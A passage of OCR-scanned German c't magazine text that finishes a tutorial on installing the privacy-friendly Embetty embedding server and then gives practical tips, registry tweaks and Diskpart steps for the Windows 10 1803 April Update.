  ↳heiseonline/embetty.git
cd embetty
npm i
npm run build
```

Falls Ihnen Yarn mehr zusagt als npm, finden Sie eine Anleitung auf der Projektseite. In jedem Fall sollten Sie nach dem Kompilieren im Verzeichnis „dist“ das Client-Skript `embetty.js` verwenden können. In dieses Verzeichnis kopieren Sie am besten auch gleich die in „example“ liegenden Dateien – eine Gruppe von HTML-Beispieldateien.

Öffnen Sie nun eine der HTML-Dateien, zum Beispiel `index.html`. Aufs Wesentliche reduziert, sieht der Code etwa so aus:

```
<html>
<head>
  <title>Embetty</title>
  <meta data-embetty-server=
    ↳"http://localhost:8080">
  <script async src="embetty.js">
  </script>
</head>
<body>
  <embetty-tweet
    status="928365837123227654">
  </embetty-tweet>
  <embetty-video type="youtube"
    video-id="m6UOo2YGbIE">
  </embetty-video>
</body>
</html>
```

Embetty-Inhalte betten Sie in Form der selbstdefinierten HTML-Elemente `<embetty-tweet>` und `<embetty-video>` ein. Das Video-Element kennt die Typen `youtube`, `vimeo` und `facebook`. Die `video-id` bezie-

hungsweise beim Tweet das `status`-Attribut benennt die ID des jeweiligen Inhalts. Solche Custom-Elemente sind zwar schon seit Jahren als Webstandard-Entwurf im Gespräch [2], haben sich aber noch nicht überall durchgesetzt – bis heute unterstützen nur Chromium-Browser und Safari diese Technik von Haus aus. Daher enthält `embetty.js` die JavaScript-Bibliothek `webcomponents.js`, mit der auch andere Browser klaglos solche Elemente verarbeiten können.

Ansonsten benötigt die Seite nur noch einen Hinweis auf die Adresse des zuständigen Embetty-Servers. Diese legen Sie in einem `<meta>`-Tag im Attribut `data-embetty-server` fest. In den Beispieldateien ist bereits der Localhost eingetragen, aber mit dem voreingestellten Port 3000.

Werfen Sie nun den lokalen Webserver sowie den Embetty-Server mit den oben genannten Parametern an und rufen Sie diese Seite auf. Das Ergebnis ist ein halber Erfolg. Das Video erscheint in Form eines Vorschaubildes und lässt sich ganz normal durch Anklicken abspielen. Bis dahin nimmt der Browser keinerlei Kontakt mit dem YouTube-Server auf. Das Skript fordert das Bild von Embetty an, wie ein Blick in die Browser-Entwicklerwerkzeuge beweist.

Beim Tweet ist allerdings Fehlanzeige; die Browser-Konsole beklagt sich über gebrochene Versprechen und unautorisierte Zugriffe. Um Tweets von außerhalb abzurufen, braucht man nämlich eine registrierte Twitter-Anwendung.

Diese ist jedoch schnell erstellt. Rufen Sie `apps.twitter.com` auf, loggen Sie sich mit einem Twitter-Account ein und klicken Sie auf „Create New App“. Lassen Sie sich einen Namen und eine Beschreibung einfallen und tragen Sie Ihre Website-URL ein (nicht unbedingt die, in der Sie die App benutzen wollen). Nach dem Speichern stellen Sie im Reiter „Permissions“ „Read only“ ein.

Im Reiter „Keys and Access Tokens“ hat Twitter für Sie API-Schlüssel und -Geheimnis hinterlegt. Über eine Schaltfläche auf dieser Seite müssen Sie nun noch ein Zugangs-Token und das dazugehörige Geheimnis erzeugen.

Diese vier Schlüssel teilen Sie dem Embetty-Server in Form von Umgebungsvariablen mit:

```
PORT=8080
VALID_ORIGINS=http://localhost
TWITTER_ACCESS_TOKEN_KEY=...
```

```

TWITTER_ACCESS_TOKEN_SECRET=...
TWITTER_CONSUMER_KEY=...
TWITTER_CONSUMER_SECRET=...
npm start

```

Falls Sie die Docker-Variante benutzen, kennzeichnen Sie wie im Beispiel oben jede dieser Umgebungsvariablen mit dem Parameter `-e`. Nach dem Neustart des Servers mit diesen Daten sollte der Aufruf einer URL wie `http://localhost:8080/tweet/928365837123227654` den Tweet abrufen, allerdings in Form roher JSON-Daten. Unter Windows ohne Cygwin klappte das im Test jedoch nicht – Embetty antwortete mit einem Fehler 400 („Bad Request“).

Für die Darstellung dieses Tweets ist das Embetty-Client-Skript zuständig: Ein neuer Aufruf der vorhin präparierten Testseite rendert den Tweet ähnlich, wie man es von `twitter.com` gewohnt ist, inklusive eines darin enthaltenen Bildes oder einer URL-Vorschau.


Embetty-Praxis

Für den Einsatz im Produktivsystem werden Sie wahrscheinlich noch an ein paar Schraubchen drehen müssen. So sollte der Embetty-Server auch als Service laufen, damit nicht das versehentliche Schließen der Konsole oder ein `Strg+C` lauter hässliche Leerstellen auf Ihrer Website hinterlässt. Ein Prozess-Manager kann den Embetty-Server als Dienst starten. Die bekanntesten Lösungen dafür sind Forever, PM2 und StrongLoop.

Zum Cachen benutzt Embetty per Default `node-lru-cache`, eine Node.js-Implementierung des LRU-Algorithmus, der den „least recently used“ Eintrag aus dem Cache löscht, wenn der Cache voll ist. Mit der Umgebungsvariable `EM BETTY_CACHE` können Sie das Caching-Verfahren konfigurieren, zum Beispiel auf `lru://max:100`, um Platz für 100 Elemente zu reservieren. Für größere Installationen empfiehlt es sich, Redis einzusetzen, eine beliebte und flexible In-Memory-Datenbank. Embetty ist dafür vorbereitet. Sie müssen Embetty über eine Umgebungsvariable die Adresse des Servers mitteilen: `redis://...`

Schließlich würde man in einem professionellen Umfeld Embetty hinter einem Reverse Proxy verstecken. Eine beliebte Lösung dafür ist Nginx: Diese Kombination aus Webserver, Load Balancer und Reverse Proxy nimmt Anfragen aus dem Web entgegen. Richtet sich eine Anfrage beispielsweise an `ihre.domain/embetty/`, leitet

Halber Erfolg: Embetty zeigt das Vorschaubild des Videos, aber der Tweet erfordert noch einen weiteren Arbeitsschritt.



Nginx diese an den Embetty-Server weiter, der nach außen hin nicht sichtbar ist.


Embetty ist eine flexible Lösung, mit der Webmaster die Privatsphäre ihrer Besucher besser schützen können, ohne auf Social-Media-Content zu verzichten. Der Rahmen, den Embetty bereitstellt, ließe sich auch für andere externe Inhalte nutzen. So könnte Embetty mit entsprechenden Erweiterungen auch den `c't`-Shariff ersetzen oder Instagram-Stories, Pinterest-Pins oder Facebook-Posts datenschutz-

freundlich in die eigene Website holen. Entwickler, die sich an diesem Open-Source-Projekt beteiligen möchten, sind willkommen! (jo@ct.de) **ct**

Literatur

- [1] Peter Siering, Docker-Einstieg, Antworten auf die häufigsten Fragen, `c't` 10/2018, S. 160
- [2] Herbert Braun, HTML maßgeschneidert, Eigene Elemente und Templates definieren, `c't` 26/2013, S. 182

Download und weitere Infos: ct.de/y9rj



Auf heise online ist Embetty seit Kurzem im Einsatz.



Umzug mit Hindernissen

Tipps für Umsteiger auf das April-Update für Windows 10

Das nächste halbjährliche Funktions-Update für Windows 10 ist fertig und Microsoft hat mit dem Verteilen begonnen. Für die Anwender bedeutet das Handlungsbedarf, und das nicht nur, weil sie sich mal wieder an einigen Stellen umgewöhnen und auf manches verzichten müssen.

Von Axel Vahldiek

Seit dem 30. April ist das „April Update“ fertig – so taufte Microsoft das neue Funktions-Upgrade, welches Windows 10 auf Version 1803 hebt (Build-Nummer 17134, Codename „Redstone 4“). Die Verteilung startete am 8. Mai,

allerdings in Wellen, sodass die einen es schon angeboten bekommen haben, andere aber darauf noch warten müssen. Wie lange die Wartezeit ist, hängt von der jeweiligen Zusammenstellung von Hard- und Software ab – je exotischer, desto länger dauert es. Denn Microsoft versorgt zuerst jene PCs, auf denen möglichst wenig Inkompatibilitäten zu erwarten sind. Daher ist es durchaus sinnvoll, abzuwarten, bis das Update von allein auftaucht.

Wer nicht warten mag, braucht nur in den Einstellungen unter „Update und Sicherheit“ auf „Nach Updates suchen“ zu klicken. Dann wird in der Regel unter anderem das Upgrade auf 1803 gefunden und installiert. Allerdings können einige Einstellungen unter „Erweiterte Optionen“ dafür sorgen, dass doch nichts gefunden wird: Unter „Installationszeitpunkt“ muss „Semi-Annual Channel (Targeted)“

ausgewählt sein (statt „Semi-Annual Channel“), es darf darunter keine Verzögerung eingestellt sein und der Schieberegler unter „Updates aussetzen“ muss auf „Aus“ stehen. Wenn die Internetverbindung als „Getaktet“ eingestuft ist (etwa LTE-Verbindungen), muss zusätzlich das Häkchen bei „Wenn diese Richtlinie aktiviert ist, werden ...“ gesetzt sein. Sie können aber bei Bedarf auch sicherstellen, das April-Update eben gerade nicht zu bekommen, indem Sie die genannten Schalter einfach genau entgegengesetzt einstellen.

Wer 1803 sauber neu installieren will, kann sich die aktuelle Version des Media Creation Tool (MCT) herunterladen. Sie finden es wie alle anderen in diesem Artikel genannten Downloads und Dokumentationen über ct.de/yvdm. Mit dem MCT erstellte Installationsmedien (wahlweise ISO oder USB-Laufwerk) enthalten die

Editionen Home, Pro und Education, und zwar jeweils auch als N-Edition (N steht für „not with media player“). Ein Detail, das vor allem jene freuen wird, die das MCT in der Vergangenheit schon häufiger heruntergeladen haben: Die Datei heißt nun MediaCreationTool1803.exe und wird damit unterscheidbar von den Vorgängern, die bislang immer identisch hießen, was im Download-Ordner schnell unübersichtlich wurde.


Gratis-Upgrade bleibt

Wer noch Windows 7 oder 8(1) benutzt, kann weiterhin kostenlos auf Windows 10 umsteigen, obwohl das Angebot offiziell längst ausgelaufen ist. Sie können wie gehabt sauber neu installieren und statt eines Windows-10-Installationsschlüssels einen von Windows 7 oder 8(1) eintippen – Microsofts Aktivierungsserver akzeptieren diese weiterhin.

Auch die anderen Wege zum Gratis-Update stehen weiter offen: Sie können eine bestehende Windows-7- oder -8.1-Installation auf Windows 10 aktualisieren. Auch eine Parallel- oder VHD-Installation ist weiterhin möglich. Eine ausführliche Anleitung zu allen genannten Wegen finden Sie in [1]; bei unserem Nachtest funktionierte alles mit 1803 immer noch genau so, wie wir es seinerzeit für 1709 beschrieben haben.

Vor- und Nachbereitung

Egal auf welchem Wege Sie auf Version 1803 umsteigen: Wie immer ist es auch dieses Mal empfehlenswert, vorher ein Backup zu erzeugen. Denn auch wenn Microsoft das April-Update eben als Update bezeichnet, ist es in Wirklichkeit doch ein Upgrade, es werden also nicht nur veränderte Dateien ausgetauscht. Stattdessen verschiebt das Setup-Programm die vorhandene Installation in den Ordner Windows.old, installiert daneben ein komplett neues Windows und übernimmt anschließend die Daten, Einstellungen und Anwendungen aus der alten Installation.



Wer nicht warten will, bis Windows das Upgrade auf Version 1803 von sich aus anbietet, klickt einfach auf „Nach Updates suchen“.

Dabei kann immer mal was schiefgehen – passiert selten, aber was nutzt Ihnen diese Kenntnis, wenn Sie selbst betroffen sind?

Prüfen Sie nach der Installation von 1803 wenigstens die wichtigsten Einstellungen (Aufruf mit Windows+I). Dazu gehört die komplette Rubrik „Datenschutz“, denn hier sind neue Punkte hinzugekommen, etwa der „Aktivitätsverlauf“, der erfasst, „was Sie zuvor mit Apps, Docs oder anderen Aktivitäten gemacht haben“. Gemeint ist, dass Windows sich merkt, welche Apps der Anwender zuletzt benutzt und welche Dateien er bearbeitet hat (Details dazu in [2]).

Bei unseren Tests waren auf einzelnen Rechnern einige der Datenschutz-Einstellungen wieder zurückgesetzt, etwa die für die Kamera und das Mikrofon. Auch die Spieleleiste war reaktiviert, den Schalter finden Sie in den Einstellungen unter „Spielen“.

Auch manch kosmetisches Problem gilt es wieder auszubügeln: Wer beispielsweise eine Netzwerkfreigabe als „Netzlaufwerk“ einbindet und dieses umbenennt, muss es nach dem Upgrade erneut umbenennen – Microsoft kriegt dieses Problem schon seit Jahren nicht in den Griff. Prüfen Sie also auch im Explorer, ob alles noch so aussieht, wie es soll.


Spielen Sie nach der Installation von 1803 unbedingt die verfügbaren Updates ein. Sonst drohen Stabilitäts- und Sicher-

heitsprobleme: So fehlen einer frischen 1803-Installation beispielsweise die Microcode-Updates gegen die Sicherheitslücke Spectre V2, auch dann, wenn 1803 als Upgrade über eine bereits gepatchte Version 1709 installiert wurde. Ein weiteres Problem sind sporadische Abstürze des Browsers Chrome, wonach der ganze Desktop unbedienbar wird. Beide Probleme sollen durch Updates gelöst werden, die bereits erschienen sein sollten, wenn Sie diese Zeilen lesen.


Verluste

Welche neuen Funktionen Windows 10 Version 1803 mitbringt, war im Wesentlichen vorab bekannt, doch mittlerweile hat Microsoft auch mitgeteilt, welche alten Zöpfe bei dieser neuen Version abgeschnitten werden (siehe ct.de/yvdm). Das meiste, wie das Entfernen des ohnehin nicht mehr erhältlichen Groove Music Pass aus der Groove App oder die Tatsache, dass der XPS-Viewer standardmäßig nicht mehr mitinstalliert wird, dürfte allerdings kaum jemand jucken. Anders sieht es bei den ab 1803 fehlenden Heimnetzgruppen aus, die so mancher noch nutzen dürfte. Immerhin war deren Ende bereits seit einigen Monaten bekannt, auch wenn offenbar die OneDrive-Entwickler das entsprechende Memo nicht bekommen haben: Unter 1803 kann man Dateien im Onedrive-Ordner weiterhin für die Heimnetzgruppe freigeben, bei einem Klick darauf passiert allerdings schlicht nichts.

In der Abkündigungs-Liste wird zudem verraten, welche Funktionen nicht mehr weiterentwickelt werden. Das wohl wichtigste Beispiel sind die Software Restriction Policies (SRP), mit denen man sicherstellen kann, dass nur vorab definierte Anwendungen starten. Zwar sind SRPs eigentlich nur für Unternehmen gedacht, lassen sich aber auch von Privatanwendern



Windows 10 akzeptiert und aktiviert auch in Version 1803 noch Installationsschlüssel von Windows 7 und 8.1.



Nach dem Aktualisieren auf Version 1803 sollten Sie einen Blick in die Datenschutz-Einstellungen werfen, denn dort sind einige Optionen hinzugekommen.

problemlos nutzen. Mit dem c't-Programm „Restrictor“ können Sie SRPs ganz bequem aktivieren, und zwar sogar unter den Home-Editionen (siehe ct.de/restrictor). Als Alternative zu SRPs nennt Microsoft den mit Windows 8 eingeführten AppLocker, mit dem sich noch feiner einstellen lässt, welche Anwendungen erlaubt sind und welche nicht – nur lassen sich Pro-Editionen damit nicht per Gruppenrichtlinie verwalten und unter Home fehlt AppLocker ganz. Microsoft will damit offenbar mehr Nutzer für die teurere Enterprise-Edition gewinnen. Immerhin bedeutet das Ende der Weiterentwicklung nicht, dass die SRPs sofort aus Windows rausfliegen. Das ist erst irgendwann für die Zukunft geplant, wobei der Termin bislang unbekannt ist.

Das seit gefühlten Ewigkeiten zu Windows gehörende Malprogramm Paint wird ebenfalls keine Zukunft mehr haben. Da Microsoft unbedingt will, dass die Anwender stattdessen Paint 3D verwenden, wird Paint demnächst nicht mehr dabei sein. In der aktuellen Version ist einem „Produkthinweis“ in der Ribbonleiste zu entnehmen, dass Paint künftig nur noch via Store verfügbar sein soll.

S-Modus

Version 1703 und 1709 gab es abgesehen von den üblichen Editionen Home, Pro

und so weiter auch als sogenannte S-Editionen. Diese führen ausschließlich Apps aus dem Store aus, herkömmliche Anwendungen lassen sich nicht starten. Selbst viele Bordmittel laufen nicht, etwa der Registry-Editor, die Kommandozeile und die PowerShell. Die S-Edition wollte Microsoft gegen die vor allem in den USA erfolgreichen Chromebooks positionieren, doch das Experiment als eigenständige Edition ist bereits wieder beendet. Ab Version 1803 lassen sich alle Windows-Editionen stattdessen in den „S-Modus“ versetzen.


Wie mittlerweile klar wurde, ist der Weg dazu allerdings ein sehr steiniger,

denn das geht nur während einer kompletten Neuinstallation, bei der man den Setup-Programm eine Antwort-Datei für eine unbeaufsichtigte Installation unter-schiebt (unattend.xml). Gedacht ist das Ganze also nur für PC-Hersteller, die Geräte mit Windows 10 im S-Modus ausliefern wollen. Verlassen kann man den Modus aber erheblich einfacher, das geht via Store. Microsoft hat für beides Anleitungen veröffentlicht (siehe ct.de/yvdm).

Noch mehr fertig

Wer Windows 10 Version 1803 erst mal testen will, ohne im Besitz einer Lizenz zu sein, kann das ganz legal: Microsoft stellt eine 90-Tage-Testversion von Windows 10 Enterprise im Evalcenter zum Download für jedermann zur Verfügung. Sie ersetzt die bislang verfügbare Vorgängerversion 1709. Ebenfalls 90 Tage lauffähig ist eine Virtuelle Maschine (VM), die Microsoft vorkonfiguriert anbietet. Die gibt es auch mit älteren Windows-Versionen, die aktuelle heißt „Edge on Win10 (x64) Stable (17.17134)“. Solche VMs sind für Webentwickler gedacht und es gibt sie nicht nur für Hyper-V, sondern auch für VirtualBox, VMware und Parallels.

Den Windows-10-Editionen, die am Ende den Buchstaben N tragen, fehlt der Media Player (das N steht für „not with media player“, Details finden Sie in [3]). Die fehlenden Bestandteile lassen sich nachrüsten, und zwar mit dem „Media Feature Pack for Windows 10 N“, welches nun auch für Version 1803 zum Download bereitsteht. Das Einspielen empfiehlt sich auch dann, wenn man lieber einen anderen Player verwendet, denn zum Teil greifen auch andere Anwendungen auf den Media Player zurück, etwa Cortana,



Das Mailprogramm Paint steht als Bordmittel vor dem Aus, es wird künftig nur noch via Store verfügbar sein.

Windows Hello, der PDF-Viewer in Edge, Microsoft Office, manche Websites und auch manche App aus dem Store. Microsoft weist aber darauf hin, dass für Mixed Reality eine Ausnahme gilt: Dafür ist zwingend eine Edition ohne N im Namen erforderlich; den Grund dafür hat Microsoft nicht genannt.

Im Zuge der Fertigstellung von Version 1803 hat Microsoft auch diverse Werkzeuge für Admins, Entwickler und Hardware-Hersteller aktualisiert. Wer Assessment and Deployment Kit (ADK), Driver Kit (WDK), Hardware Lab Kit (HLK), Software Development Kit (SDK) oder die Remoteserver-Verwaltungstools einsetzt, sollte auf die neuen Versionen umsteigen.

Web-Suche abschalten

Wenn man in das Suchfeld in der Taskleiste etwas eintippt, sucht Cortana nicht nur lokal, sondern auch im Web. Bis Windows 10 Version 1709 konnte man Cortana letzteres per Gruppenrichtlinie abgewöhnen, doch die ist unter 1803 nicht mehr so rich-

tig wirksam. Zwar schaltet sie Cortana ab, doch eingegebene Suchbegriffe werden nach wie vor an Microsofts Suchdienst Bing übertragen und die passenden Vorschläge angezeigt. Auch die Registry-Schlüssel, in denen die Einstellungen der Richtlinien landen, funktionieren nicht mehr wie gehabt.

Stattdessen sind nun andere Registry-Einträge erforderlich. Drücken Sie Windows+R und tippen Sie `regedit` und Enter, woraufhin der Registry-Editor startet. Hangeln Sie sich zum Schlüssel `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Search` durch und erzeugen Sie darin, sofern noch nicht vorhanden, zwei DWORD-Werte (32 Bit) namens `BingSearchEnabled` und `CortanaConsent` und geben ihnen jeweils den Wert 0. Nach einem Ab- und wieder Anmelden findet die Suche nur noch lokale Ergebnisse. Alternativ können Sie auf eine Registry-Datei namens `CortanaGehWeg-1803.reg` doppelklicken, die wir für Sie unter ct.de/yvdm zum Download bereit gestellt haben. Sie

enthält sowohl die neuen Schlüssel als auch den bis Version 1709 gültigen Gruppenrichtlinien-Schlüssel.

Bug bei Wiederherstellungspartition

Wer eine ältere Windows-10-Installation auf Version 1803 aktualisiert, erlebt mitunter das Problem, dass der Explorer danach ein zusätzliches Laufwerk anzeigt und Windows sich zudem immer wieder darüber beschwert, dass dieses Laufwerk zu voll ist. Was dahintersteckt: Standardmäßig liegt auf Ihrer Platte nicht nur Windows, sondern zusätzlich eine Art parallel installiertes Mini-Betriebssystem namens Windows RE [4]. Das liegt üblicherweise gut versteckt in einer Recovery-Partition, doch genau die bekommt mitunter aus unbekannten Gründen während des Umstiegs auf Version 1803 einen Laufwerksbuchstaben verpasst. Die Beschwerde über den Füllstand wiederum wird dadurch verursacht, dass die Datei `Winre.wim` zu groß ist, die im Ordner

Anzeige

Recovery liegt und die das komplette Windows RE enthält – die genaue Größe der Datei unterscheidet sich nicht nur von Version zu Version, sondern auch durch die enthaltenen Treiber. Auch PC-Hersteller ergänzen mitunter Windows RE um eigene Werkzeuge. Sobald aber weniger als 50 MByte auf einer kleinen Partition frei sind, weist Windows darauf hin, und zwar wieder und wieder.

Am Füllstand ändern kann man leider nichts, weil Windows RE für den Notfall besser vorhanden bleibt. Die Warnungen hingegen kann man in der Registry abschalten: Darin hangeln Sie sich zum Schlüssel `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer` durch und erstellen dort einen DWORD-Wert (32 Bit) namens `NoLowDiskSpaceChecks` und geben ihm den Wert 1. Melden Sie sich von Windows einmal ab und wieder an, dann sind die Warnungen vorbei – doch Obacht, das gilt dann für alle Laufwerke.

Um das Laufwerk wieder auszublenken, müssen Sie den Laufwerksbuchstaben entfernen. Das gelingt allerdings in der Datenträgerverwaltung nicht, weil bei


Wiederherstellungspartitionen dieser Menüpunkt fehlt. Stattdessen müssen Sie das bordeigene Kommandozeilen-Partitionierungsprogramm `Diskpart` bemühen. Wenn Sie damit noch nicht vertraut sind, sollten Sie zuerst unsere Einführung in [7] lesen. Die Befehle, die Sie dann brauchen:

```
list disk
select disk x
list partition
select partition y
detail partition
remove
exit
```

Die Platzhalter `x` und `y` ersetzen Sie jeweils durch die Nummer des Laufwerks beziehungsweise der Partition.

Dism-Bugs

Seit Windows Vista ist `Dism.exe` als Werkzeug zum Bearbeiten und Anpassen von Windows-Installations-Images dabei und wurde seitdem immer weiter entwickelt. Bei Windows 10 Version 1803 konnte die `Dism`-Entwicklung mit dem Rest aber nicht immer mithalten, was zu zwei Problemen führt. Erstens scheitert das Ver-



Wenn mehrere Sachen auf einmal schiefgehen, beschwert sich Windows über ein zu volles Laufwerk, welches vor der Installation von Version 1803 noch gar nicht zu sehen war.

packen von Images, in denen im OneDrive-Ordner Platzhalter-Dateien liegen. Das sind Dateien, die in der Cloud, aber nicht auf dem lokalen Rechner vorhanden sind, sondern erst heruntergeladen werden, wenn man sie öffnet. `Dism` steigt mit der Meldung „Das Handle ist ungültig“ aus, sobald es auf so eine Platzhalter-Datei trifft.

Das zweite Problem besteht an sich schon länger, nämlich seit Version 1709.

c't-WIMage und das April-Update

Bei jeder neuen Windows-Version taucht wieder die Frage auf, ob unser Sicherungsskript `c't-WIMage` auch damit funktioniert. Für Windows 10 Version 1809 gilt: Ja, es funktioniert an sich unverändert weiter. Mit „an sich“ ist gemeint, dass Microsoft ärgerlicherweise zwei Stolpersteine eingebaut hat, die mit den im Haupttext dieses Artikels beschriebenen `Dism`-Problemen zusammenhängen. Denn `c't-WIMage` nutzt unter der Haube `Dism` zum Erzeugen der Sicherungskopie. Als Ergebnis scheitert das Sichern Ihrer Windows-Partition mit `c't-WIMage` immer dann, wenn Platzhalter-Dateien in einem OneDrive-Verzeichnis liegen. Die einzige Abhilfe ist, solche Platzhalter einfach nicht zu verwenden. Das Deaktivieren von OneDrive ist hingegen nicht erforderlich.

Das zweite Problem ist weit ärgerlicher, denn `c't-WIMage` kann nun zwar auch dann eine Sicherungskopie erzeugen, nachdem das Linux-Subsystem

WSL installiert und eine Distribution erstmals gestartet wurde. Dämlicherweise sorgt Microsofts Bug aber dafür, dass sich solche Images auf keinem Weg wieder zurückspielen lassen, also weder automatisiert per `Setup.exe` noch zu Fuß per `Dism`. Wir haben daher unser Skript um eine Abfrage ergänzt, die prüft, ob WSL installiert ist. Falls ja, verweigert `c't-WIMage` die Arbeit, derzeit käme ohnehin nichts Sinnvolles dabei heraus. Da funktional am Skript nichts geändert wurde, können Sie im Prinzip auch das alte weiterverwenden, müssen dann aber selbst sicherstellen, dass das WSL nicht installiert ist.

Hinweis für Fortgeschrittene: Das Problem tritt streng genommen erst dann auf, nachdem eine Distribution für das WSL heruntergeladen und erstmals gestartet wurde. WSL an sich ist also eigentlich gar nicht das Problem. Wer sich dessen bewusst ist und eh nur das WSL selbst einsetzt, kann die alte Version

also weiterverwenden oder die Abfrage in der neuen Version auskommentieren.

